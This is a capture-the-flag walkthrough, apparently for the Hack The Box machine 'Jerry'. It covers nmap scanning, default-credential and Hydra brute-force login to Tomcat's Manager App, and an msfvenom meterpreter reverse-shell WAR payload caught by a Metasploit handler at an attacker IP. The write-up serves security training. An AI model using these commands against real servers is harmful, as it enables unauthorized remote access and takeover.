Jerry is a machine that uses Apache Tomcat, an open-source application designed to serve web pages developed in Java. We are going to exploit this machine using Metasploit.
First, let’s confirm we have a connection to the target machine by using the ping tool, and then check for running applications using nmap.

You can use the -sC switch for scripts to identify potential vulnerabilities, configuration issues, and additional service details. The -sV switch is for service version detection, which will send probes to the ports and compare them against a database.
If we type the web page in our browser, we access the Tomcat webpage. Make sure to add :8080 at the end to specify the correct port running on the web server.

If we click the Server Status page, we get prompted to add credentials. In this case, Admin:Admin works, but it takes us to a web page that contains no information beneficial to our pentest.


We can try to click Manager App or Host Manager and utilize the same credentials, but that does not work, as seen by the 403 status code.


For a fun exercise, you can run Burp Suite as a proxy and catch the HTTP GET request. Inside the request will be the credentials Admin:Admin you entered in the Authorization header, encoded as base64. If you decode it in Burp as base64, you will see Admin:Admin. Pretty cool.
Obviously, this website already uses weak credentials, so we are going to try to brute force the password on this website using a tool called Hydra.
Clone a list of your choice, Daniel Miessler has some amazing content.

Let’s identify a list of passwords commonly used for Tomcat applications.

Once we have identified the list we want to use, run hydra -h to get a list of options available from the tool.
We can use the -C switch to specify the brute force password list we would like to use with the tool.

Run the command, and we identify credentials that work with the /manager/html page. It is odd that Hydra determined Admin:Admin works, as it actually does not. Anyways…it looks like tomcat:s3cret will work. Try these credentials on the Manager App link on the website.

The page is a directory of war files. We can try to deploy our own war file to get the application to execute code of our choice. Msfvenom is the tool of choice here, as it allows us to build reverse shell payloads using different file types. Run the following commands to build the malicious payload.
msfvenom -l payloads
msfvenom -p windows/x64/meterpreter/reverse_tcp -l formats
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.40 LPORT=9001 -f war -o tomcat.war
The malicious file is now developed. Next, we can use the Metasploit framework to set up a reverse shell listener on our machine, so when the malicious war file is downloaded, we can catch and enter into the shell.
msfdb run
msf6 > use exploit/multi/handler
msf6 > set payload windows/x64/meterpretor/reverse_tcp
msf6 > set LHOST tun0
msf6 > set LPORT 9001
msf6 > exploit -j

Deploy the war file in the Manager App.

Unzip the folder in your directory, and grab the file ending in .jsp. Add the name of this file to the end of the URL in your web browser. This will execute your war file, and the reverse shell listening on your machine should catch the connection.

10.10.10.95:8080/tomcat1/dnawdram.jsp
Go back to the Metasploit listener and check if a session has started.

You can run the following commands to find the flag:
shell
whoami
dir
cd Administrator
cd Desktop

 Networking-Dojo